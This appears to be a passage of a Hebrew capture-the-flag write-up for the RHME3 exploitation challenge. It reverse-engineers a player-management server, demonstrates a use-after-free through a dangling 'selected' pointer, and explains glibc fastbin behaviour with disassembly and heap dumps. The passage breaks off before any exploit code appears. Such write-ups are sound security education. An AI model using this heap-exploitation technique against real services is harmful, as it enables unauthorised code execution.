# RHME3 Exploit Challenge

מאת T0bl3r0n3 ו-Bl4d3


## הקדמה

בחודש האחרון פורסמו שורת אתגרים בשם RHME3 על ידי חברת Riscure (חברת אבטחה בינלאומית). האתגרים חולקו לקטגוריות שונות, אחת מהן הייתה בתחום ה-Exploitation. במאמר זה נציג את דרכינו לפתירת האתגר הנ"ל.

המשימה באתגר היא להריץ קוד על השרת המרוחק שנמצא בכתובת pwn.rhme.riscure.com. המטרה היא להשיג flag שנמצא במערכת הקבצים של השרת.

בדף האתגר, הפותר מקבל 2 קבצים:

- **main.elf** - בינארי שרץ על השרת מרוחק.
- **libc.so.6** - לא נאמר, אך ככל הנראה קובץ ה-shared object שאיתו קומפל הבינארי. מטרתו תתבהר בהמשך.




צעד ראשון - נריץ על הקובץ file:

```
[ubuntu@ubuntu:~/rhme]$ file main.elf
main.elf: ELF 64-bit LSB  executable, x86-64, version 1 (SYSV), dynamically link
ed (uses shared libs), for GNU/Linux 2.6.32, BuildID[sha1]=ec9db5ec0b8ad99b3b9b1
b3b57e5536d1c615c8e, not_stripped
```

בדיקה פשוטה מראה שהבינארי קומפל לארכיטקטורת x86_64. ניסינו להריץ את הבינארי על מכונה מקומית, אך נראה כי שום דבר מעניין לא קורה.

בשביל להבין מה באמת קורה, הרצנו ltrace וראינו את הדבר הבא:

```
[ubuntu@ubuntu:~/rhme]$ ltrace ./main.elf
__libc_start_main(0x4021a1, 1, 0x7fffec80afc8, 0x4022c0 <unfinished ...>
getpwnam("pwn")                                  = 0
exit(1 <no return ...>
+++ exited (status 1) +++
```

כפי שניתן לראות הבינארי מבקש לרוץ תחת משתמש בשם pwn. יצרנו user כזה והמשכנו עם ltrace:

```
[ubuntu@ubuntu:~/rhme]$ ltrace ./main.elf
__libc_start_main(0x4021a1, 1, 0x7ffdfd5f7028, 0x4022c0 <unfinished ...>
getpwnam("pwn")                                  = 0x7f73ff630240
sprintf("/opt/riscure/pwn", "/opt/riscure/%s", "pwn") = 16
getppid()                                        = 20685
fork()                                           = 20687
exit(0 <no return ...>
+++ exited (status 0) +++
```

קל לראות שהבינארי מחפש את הנתיב הבא: opt/riscure/pwn. לאחר שיצרנו אותו והרצנו שוב, ראינו שהבינארי יוצר תהליך בן חדש, שבו הוא פותח socket:

```
[ubuntu@ubuntu:~/rhme]$ sudo ltrace -f ./main.elf
[pid 20737] __libc_start_main(0x4021a1, 1, 0x7ffdfb0b3628, 0x4022c0 <unfinished ...>
[pid 20737] getpwnam("pwn")                      = 0x7f66557ce240
[pid 20737] sprintf("/opt/riscure/pwn", "/opt/riscure/%s", "pwn") = 16
[pid 20737] getppid()                            = 20736
[pid 20737] fork()                               = 20738
[pid 20737] exit(0 <no return ...>
[pid 20737] +++ exited (status 0) +++
[pid 20738] <... fork resumed> )                 = 0
[pid 20738] setsid(0x7f66557cc640, 0x7f66557cb760, 0, 0x7f66557cb760) = 0x5102
[pid 20738] umask(00)                            = 022
[pid 20738] chdir("/opt/riscure/pwn")            = 0
[pid 20738] setgroups(0, 0, 0, 0x7f66554f8c37)   = 0
[pid 20738] setgid(1001)                         = 0
[pid 20738] setuid(1001)                         = 0
[pid 20738] signal(SIGCHLD, 0x1)                 = 0
[pid 20738] socket(2, 1, 0)                      = 3
[pid 20738] setsockopt(3, 1, 2, 0x7ffdfb0b34f0)  = 0
[pid 20738] memset(0x7ffdfb0b3500, '0', 16)      = 0x7ffdfb0b3500
[pid 20738] htonl(0, 48, 16, 0x3030303030303030) = 0
[pid 20738] htons(1337, 48, 16, 0x3030303030303030) = 0x3905
[pid 20738] bind(3, 0x7ffdfb0b3500, 16, 0x7ffdfb0b3500) = 0
[pid 20738] listen(3, 20, 16, 0x7f6655507da7)    = 0
[pid 20738] accept(3, 0, 0, 0x7f6655507ec7
```


כפי שניתן לראות השרת מצפה לחיבורים בפורט 1337. התחברנו אליו וקיבלנו את התפריט הבא:

```
[ubuntu@ubuntu:~]$ nc localhost 1337
Welcome to your TeamManager (TM)!
0.- Exit
1.- Add player
2.- Remove player
3.- Select player
4.- Edit player
5.- Show player
6.- Show team
Your choice:
```

ניתן לראות כי השרת מציע אופציות שונות לניהול קבוצת שחקנים ומאפשר מגוון אפשרויות כגון: הוספה, מחיקה ועריכה של שחקנים.


## נתחיל במחקר סטטי

כעת, הגיע הזמן לפתוח IDA ולנסות להבין את הלוגיקה שהשרת מבצע לניהול השחקנים. כפי שמיד נראה, הבינארי קומפל עם סימבולים, עובדה המקלה בצורה משמעותית על תהליך המחקר. ראשית, חשוב לציין: כי כל session מול השרת מתרחש בתהליך נפרד, שנוצר ע"י fork מהתהליך הראשי של הבינארי




נתבונן בחלקים מעניינים מהפונקציה add_player, אשר מופעלת מהתפריט הראשי ואחראית על הקצאה וייצור של שחקנים.

ניתן לראות כי השחקנים מוקצים על ה-heap במערך גלובאלי (players) בגודל של 10 שחקנים.



שחקן מיוצג על ידי ה-struct הבא:

```
struct player
{
  uint32_t  attack;
  uint32_t  defense;
  uint32_t  speed;
  uint32_t  precision;
  char*     name;
};
```

כפי שניתן לראות יש לשחקן שדה שם שמיוצג על ידי * char. שדה זה מוקצה גם הוא על ה-heap:

```
loc_4018DB:
mov     rax, [rbp+s]
mov     edx, 18h        ; n
mov     esi, 0          ; c
mov     rdi, rax        ; s
call    _memset
mov     edi, offset aEnterPlayerNam ; "Enter player name: "
mov     eax, 0
call    _printf
mov     rax, cs:stdout@@GLIBC_2_2_5
mov     rdi, rax        ; stream
call    _fflush
lea     rax, [rbp+src]
mov     edx, 100h       ; n
mov     esi, 0          ; c
mov     rdi, rax        ; s
call    _memset
lea     rax, [rbp+src]
mov     esi, 100h
mov     rdi, rax
call    readline
lea     rax, [rbp+src]
mov     rdi, rax        ; s
call    _strlen
add     rax, 1
mov     rdi, rax        ; size
call    _malloc
mov     rax, rax
mov     rax, [rbp+s]
mov     [rax+10h], rdx
mov     rax, [rbp+s]
mov     rax, [rax+10h]
test    rax, rax
jnz     short loc_40199B
```

בואו נבחן את אופן ביצוע הפעולות בשרת:

- חלק מהפונקציות מקבלות אינדקס לשחקן ופעולות על האינדקס הזה.
- חלק שני של פונקציות הינן פונקציות אשר יש לקרוא לפונקציה select_player לפני השימוש בהן.

בעזרת הפונקציה הזאת נבחר שחקן, ולאחר מכן הפעולות יתבצעו על השחקן האחרון שנבחר.

הסוג השני של הפונקציות יותר מעניין אותנו.

שמנו לב למשהו מעניין, בעת שהתבוננו בפונקציה select player, גילינו כי בחירת השחקן ממומשת ע"י מצביע גלובאלי (בשם selected), אליו ניגשים מתוך פונקציות העריכה והצפייה עבור שחקן.

הגיע הזמן לחשוף את הדבר המעניין באמת - מחיקת שחקן:

כאמור פונקציית המחיקה פועלת על אינדקס של שחקן שמתקבל מהמשתמש (בניגוד לפונקציות מהסוג השני, שפועלות על selected). פונקציית edit_player בניגוד לכך, פועלת לפי הלוגיקה השנייה שתוארה.

כעת לענייננו, נסתכל על פונקציית המחיקה:

```
mov     edi, offset aEnterIndex ; "Enter index: "
mov     eax, 0
call    _printf
mov     rax, cs:stdout@@GLIBC_2_2_5
mov     rdi, rax        ; stream
call    _fflush
lea     rax, [rbp+nptr]
mov     esi, 4
mov     rdi, rax
call    readline
lea     rax, [rbp+nptr]
mov     rdi, rax        ; nptr
call    _atoi
mov     [rbp+var_1C], eax
cmp     [rbp+var_1C], 0Ah
ja      short loc_401B81
```

```
mov     eax, [rbp+var_1C]
mov     rax, ds:players[rax*8]
test    rax, rax
jnz     short loc_401B9C
```

```
loc_401B81:             ; "Invalid index"
mov     edi, offset aInvalidIndex
call    _puts
mov     rax, cs:stdout@@GLIBC_2_2_5
mov     rdi, rax        ; stream
call    _fflush
jmp     short loc_401BEF
```

```
loc_401B9C:
mov     eax, [rbp+var_1C]
mov     rax, ds:players[rax*8]
mov     [rbp+ptr], rax
mov     eax, [rbp+var_1C]
mov     ds:players[rax*8], 0
mov     rax, [rbp+ptr]
mov     rax, [rax+10h]
mov     rdi, rax        ; ptr
call    _free
mov     rax, [rbp+ptr]
mov     rdi, rax        ; ptr
call    _free
mov     edi, offset aSheSGone ; "She's gone!"
call    _puts
mov     rax, cs:stdout@@GLIBC_2_2_5
mov     rdi, rax        ; stream
call    _fflush
```

## איפה החולשה?

במבט ראשון הפונקציה נראית כמו פונקציית מחיקה לגיטימית לגמרי - היא דאגה לשחרר את ה-struct של השחקן וגם את השם שלו. הדבר המעניין הוא שאנחנו לא רואים כאן שום התייחסות ל-selected. ב-flow תקין הפונקציה אמורה לוודא כי selected הוא לא במקרה אותו השחקן שאותו רצינו למחוק, ואם כן היא אמורה לדרוס את הערך של selected עם NULL, על מנת למנוע גישות לזיכרון ששוחרר מה-heap.

חולשות מסוג זה הם פרמיטיב מוכר שזכה לשם "Use After Free". ניתן לראות בקלות גישה לזיכרון ששוחרר כבר:

```
[ubuntu@ubuntu:~]$ nc localhost 1337
Welcome to your TeamManager (TM)!
0.- Exit
1.- Add player
2.- Remove player
3.- Select player
4.- Edit player
5.- Show player
6.- Show team
Your choice: 1
Found free slot: 0
Enter player name: player
Enter attack points: 1
Enter defense points: 2
Enter speed: 3
Enter precision: 4
0.- Exit
1.- Add player
2.- Remove player
3.- Select player
4.- Edit player
5.- Show player
6.- Show team
Your choice: 3
Enter index: 0
Player selected!
        Name: player
        A/D/S/P: 1,2,3,4
```

```
0.- Exit
1.- Add player
2.- Remove player
3.- Select player
4.- Edit player
5.- Show player
6.- Show team
Your choice: 2
Enter index: 0
She's gone!
0.- Exit
1.- Add player
2.- Remove player
3.- Select player
4.- Edit player
5.- Show player
6.- Show team
Your choice: 5
        Name:
        A/D/S/P: 13555376,0,3,4
```

נסביר מה קרה כאן:

- ראשית כל יצרנו שחקן בעזרת הפונקציה **create_player**
- לאחר מכן בחרנו את האינדקס של השחקן שזה עתה נוצר, על ידי הפונקציה **select_player**. כעת, selected שווה לכתובת של השחקן שנוצר.
- נבצע **delete_player**. חשוב לציין ש-selected עדיין מצביע לשחקן שלנו, רק שהפעם הזיכרון משוחרר!
- קריאה פשוטה ל- **show_player** תדפיס את הזיכרון שכבר שוחרר.
- והינה לנו memory corruption!

אוקי, אז מצאנו חולשה, אבל איך מכאן מגיעים להרצת קוד?

לשם כך נצטרך להתעמק בפונקציה edit_player, שהיא הפונקציה שמבצעת את רוב הלוגיקה מול selected.

הפונקציה פותחת תת תפריט חדש בממשק הניהול, שבו ניתן לערוך כל אחד מהשדות של השחקן.


```
0.- Exit
1.- Add player
2.- Remove player
3.- Select player
4.- Edit player
5.- Show player
6.- Show team
Your choice: 4
0.- Go back
1.- Edit name
2.- Set attack points
3.- Set defense points
4.- Set speed
5.- Set precision
Your choice:
```

הפונקציה שהכי מעניינת אותנו כרגע היא set_name:

```
; Attributes: bp-based frame

public set_name
set_name proc near

var_128= qword ptr -128h
s= byte ptr -120h
var_18= qword ptr -18h

push    rbp
mov     rbp, rsp
push    rbx
sub     rsp, 128h
mov     rax, fs:28h
mov     [rbp+var_18], rax
xor     eax, eax
mov     edi, offset aEnterNewName ; "Enter new name: "
mov     eax, 0
call    _printf
mov     rax, cs:stdout@@GLIBC_2_2_5
mov     rdi, rax        ; stream
call    _fflush
lea     rax, [rbp+s]
mov     esi, 100h
mov     rdi, rax
call    readline
lea     rax, [rbp+s]
mov     rdi, rax        ; s
call    _strlen
mov     rbx, rax
mov     rax, cs:selected
mov     rax, [rax+10h]
mov     rdi, rax        ; s
call    _strlen
cmp     rbx, rax
jbe     short loc_401DB9
```

ראשית כל, נקלט שם חדש ומבוצעת השוואה בין אורך השם לפני העריכה לבין אורך המחרוזת אשר זה עתה נקלטה. נתבונן בהמשך הפונקציה ונראה שאם השם ארוך יותר תבוצע הקצאה בעזרת realloc, אחרת יועתק השם החדש לכתובת הנוכחית שלו - ז"א השם הישן ידרס ובמקומו יכתב השם החדש.

בתמונה הבאה ניתן לראות את הלוגיקה הזו: (המשך ישיר של הקוד מהתמונה הקודמת):




החלק המעניין מנקודת המבט שלנו, היא שב-flow מסוים, מה שקורה הוא כתיבה של קלט מהמשתמש לכתובת מסוימת (לכאורה, הכתובת של של שם השחקן). דבר זה קורה כמובן כאשר המחרוזת שסיפקנו, קצרה יותר מן המחרוזת שכבר מאוחסנת באותה הכתובת.

נדגיש את הכוח של כתיבה כזו - אם נצליח לשלוט על הכתובת שבה מאוחסן שם השחקן, יש בידינו יכולת לכתוב מה שאנחנו רוצים, לכתובת זו. פרימיטיב זה נקרא write-what-where. דבר זה יכול לשמש להרצת קוד, כפי שנתאר בהמשך המאמר.

## ה-Heap

אז כיצד נוכל להשפיע על הכתובת הזו? זה הזמן לקחת צעד אחורה ולהבין מה זה heap. ויותר חשוב, כיצד הוא ממומש. heap או בעברית, ערימה הוא השם של איזור הזיכרון בו נעשות ההקצאות הדינמיות של התכנית. כולנו יודעים שהפונקציות malloc ו-free, מנהלות עבורנו את ההקצאות הדינמיות שאנחנו עושים במהלך הריצה של התכניות, אך המימוש שלהם הינו מורכב וניתן לכתוב מאמר שלם רק בנושא זה. ננסה לתת מבוא קצר שיסביר את הדברים הרלוונטיים לענייננו.

כשמדברים על heap מילת המפתח היא chunk - מבנה שמתאר גוש זכרון המוקצה על ה-heap. המבנה הזה מכיל את גוש הזיכרון שאותו המשתמש מקבל כאשר הוא מבקש מהמערכת להקצות עבורו זכרון, בנוסף המבנה הזה מכיל metadata, שהינו שקוף למשתמש ועוזר למערכת לנהל את ההקצאות

והשחרורים. כל קריאה לפונקציה malloc, תביא לנו chunk אשר במינימום יכיל את הגודל אותו ביקשנו. בתחילת התוכנית, ה-heap מורכב מ-chunk אחד אשר נקרא ה-top chunk. כל עוד לא בוצע free, בכל הקצאה נקבל chunk בגודל שביקשנו (למעשה גדול ממנו - יש גם metadata) אשר ילקח מה-top chunk.

כאשר משוחרר זיכרון (לדוגמא בעזרת הפונקציה free), המערכת רוצה להשתמש שנית באזור זה. היא מאחסנת את ה-chunk שזה עתה שוחרר ברשימות שנקראות bins. כל bin הוא רשימה מקושרת של chunk-ים בטווח גודל מסויים. בפעם הבאה שהמשתמש יקצה זכרון, אחת הבדיקות שתתבצע היא האם הגודל הדרוש יכול להילקח מ-bin מסוים ובכך לחסוך לקיחה שלו מה-top chunk, בצורה כזו המערכת מנצלת שנית זיכרון שהוקצה דינמית ושוחרר. כאמור, ישנם סוגים של bins, הם מסווגים למחלקות שונות שמנוהלות בצורה שונה ע"י המערכת, לכל אחת יתרונות וחסרונות על פני האחרות. לפתרון האתגר, סוג מסוים של bins מעניין אותנו במיוחד.

**Fastbins**

ל-bin מסוג זה, משויכים ה-chunk-ים בעלי הגודל הקטן ביותר, ושמם fast chunks, הגודל המדויק משתנה ותלוי ארכיטקטורה, ב-linux 32bit הגדלים האפשריים של fast chunk ינועו בין 16 ל-80 בתים, בעוד שבארכיטקטורת 64bit, שבה אנו עובדים הגודל ינוע בין 32 ל-160 בתים. מספר ה-bins האפשריים הוא בדרך כלל 10, ובכל fastbins, ימצאו chunk-ים בעלי גודל זהה וקבוע.

המחלקה הזו מנוהלת בצורה המהירה ביותר מבין המחלקות האחרות, וזאת בגלל שהמימוש שלה פשוט לעומת מחלקות אחרות שמממשות לוגיקות מורכבות יותר. הייחודיות של המחלקה היא שכל fastbin מהווה רשימה מקושרת חד כיוונית (single-linked list) ושיטת ההוצאה וההכנסה אליו היא LIFO - Last In First Out. לצורך השוואה מחלקות אחרות ממומשות בצורת רשימה דו כיוונית שממוינת לפי גודל.

לסיום ההסבר נציג כיצד נראה ה-struct שמייצג chunk:

```
struct malloc_chunk {
  INTERNAL_SIZE_T   prev_size;        /* Size of previous chunk (if free).  */
  INTERNAL_SIZE_T   size;             /* Size in bytes, including overhead. */

  struct malloc_chunk* fd;           /* double links -- used only if free. */
  struct malloc_chunk* bk;           /* Only used for large blocks: pointer to
                                      next larger size.  */
  struct malloc_chunk* fd_nextsize;  /* double links -- used only if free. */
  struct malloc_chunk* bk_nextsize;
};
```

- Prev_size: שדה זה מייצג את הגודל של ה-chunk הקודם ל-chunk הנוכחי, אך הוא מכיל ערך זה רק כאשר ה-chunk הקודם משוחרר, אם ה-chunk הקודם תפוס, שדה זה יכיל את סוף ה-data של ה-chunk הקודם.

- Size: שדה זה מייצג את הגודל של ה-chunk הנוכחי, מכיוון שגודל chunk תמיד aligned לשמונה בתים, ניצלו את שלושת הביטים האחרונים של size, עבור דגלים, הביט האחרון (lsb), דלוק אם ה-chunk הקודם בשימוש.
- השדות fd ו-bk נמצאים בשימוש רק כאשר ה-chunk משוחרר ומצביעים ל-chunk הקודם והבא בהתאמה. זוהי בעצם הרשימה המקושרת שנקראת bin עליה דיברנו מקודם. כזכור fastbins מצויים ברשימה מקושרת חד כיוונית ולכן ימצא בהם מצביע ל-chunk הבא - ז"א רק fd יכיל ערך רלוונטי.

ניצול פרימיטיב הכתיבה:

כעת, משלמדנו מעט על ה-heap וכיצד הוא עובד, נוכל להמשיך בפתרון האתגר. כפי שראינו גודל struct של שחקן הינו 24 בתים: 4 שדות מסוג int בגודל 4 + שדה השם שהוא 8 בתים.

לאחר ניסיונות שונים ומחקר מעט יותר מעמיק יותר על המימוש של malloc הצלחנו לייצר מצב מעניין שבו אנחנו יכולים לשלוט על שדה ה-name של שחקן שכרגע מוצבע ע"י selected.

ראשית, חשוב לציין שה-struct של שחקן ככל הנראה ישוחרר ל-bin מסוג fastbins, שכאמור אומר שההוצאות מתוכו יבוצעו ב-LIFO. זאת משום שמדובר בכמות קטנה של זכרון. אם נקצה שחקן ראשון ואז נקצה לו שם כלשהו הזיכרון שלו יראה ככה:

```
(gdb) x/100dx 0xced680
0xced680:   0x7473a3f0  0x00007fcb  0x6485ac24  0xa7df388e
0xced690:   0x00000000  0x00000000  0x00000021  0x00000000
0xced6a0:   0x00000001  0x00000001  0x00000001  0x00000001
0xced6b0:   0x00ced6c0  0x00000000  0x00000021  0x00000000
0xced6c0:   0x41414141  0x41414141  0x00000000  0x00000000
0xced6d0:   0x00000000  0x00000000  0x0001e931  0x00000000
```

מקרא:

- metadata של chunk השחקן - במקרה הזה גודל ה-chunk.
- פרמטרים של השחקן, כרגע כולם שווים 1.
- שדה ה-name, מצביע לכתובת של שם השחקן
- metdata של chunk השם - במקרה הזה גודל ה-chunk.
- שם השחקן מרופד באפסים, במקרה הזה קראנו לו "AAAAAAAAA"

כפי שניתן לראות פה, גודל ה-fast chunk, המינימלי הינו 32 בתים. ולכן גם השחקן וגם השם שלו מאוחסנים ב-chunk בגודל זהה. מגניב, אז הקצנו שחקן וניתן לראות שהשם שלו נמצא ב-chunk מיד לאחריו.

ניזכר כעת בלוגיקה של יצירת השם - קודם כל הקצאת שחקן ולאחר מכן הקצאת שם. לעומת זאת בשחרור הסדר הפוך, משחררים קודם את השם ולאחר מכן את השחקן.

נחשוב מה מתרחש כאשר השחקן ישוחרר ומיד לאחר מכן ניצור שחקן חדש עם שדות זהים. מכיוון ש-fastbin עובד ב-LIFO, כאשר השרת ינסה להקצות שחקן, הוא יקבל את ה-chunk האחרון ששוחרר, כלומר את אותו השחקן שהרגע שחררנו, לאחר מכן כשנקצה שם נקבל שוב את אותו השם ששוחרר. התוצאה היא שנקבל בדיוק את אותה תמונת הזיכרון.

בואו נחשוב עכשיו על מקרה בו אנחנו מקצים שחקן עם שם באורך הגדול מ-24 בתים (גודל ה-chunk המינימלי). שוב נסתכל על הזיכרון:

```
(gdb) x/100dx 0xced680
0xced680:   0x7473a3f0  0x00007fcb  0x6485ac24  0xa7df388e
0xced690:   0x00000000  0x00000000  0x00000021  0x00000000
0xced6a0:   0x00000001  0x00000001  0x00000001  0x00000001
0xced6b0:   0x00ced6c0  0x00000000  0x00000031  0x00000000
0xced6c0:   0x41414141  0x41414141  0x41414141  0x41414141
0xced6d0:   0x41414141  0x41414141  0x41414141  0x00004141
0xced6e0:   0x00000000  0x00000000  0x0001e921  0x00000000
```

לא הרבה השתנה, אבל אנחנו כן רואים שהשם מוקצה כעת ב-fast chunk בגודל 48 בתים. מה שאומר, שכאשר נשחרר את השחקן, כל אחד מה-chunk-ים ישתייכו ל-bin-ים נפרדים. כעת ננסה ליצור שני שחקנים כאלה אחד אחרי השני, שוב נסתכל על הזיכרון:

```
(gdb) x/100dx 0xced680
0xced680:   0x7473a3f0  0x00007fcb  0x6485ac24  0xa7df388e
0xced690:   0x00000000  0x00000000  0x00000021  0x00000000
0xced6a0:   0x00000001  0x00000001  0x00000001  0x00000001
0xced6b0:   0x00ced6c0  0x00000000  0x00000031  0x00000000
0xced6c0:   0x41414141  0x41414141  0x41414141  0x41414141
0xced6d0:   0x41414141  0x41414141  0x41414141  0x00004141
0xced6e0:   0x00000000  0x00000000  0x00000021  0x00000000
0xced6f0:   0x00000002  0x00000002  0x00000002  0x00000002
0xced700:   0x00ced710  0x00000000  0x00000031  0x00000000
0xced710:   0x42424242  0x42424242  0x42424242  0x42424242
0xced720:   0x42424242  0x42424242  0x42424242  0x00004242
0xced730:   0xffffffff  0xffffffff  0x0001e8d1  0x00000000
```

מקרא:

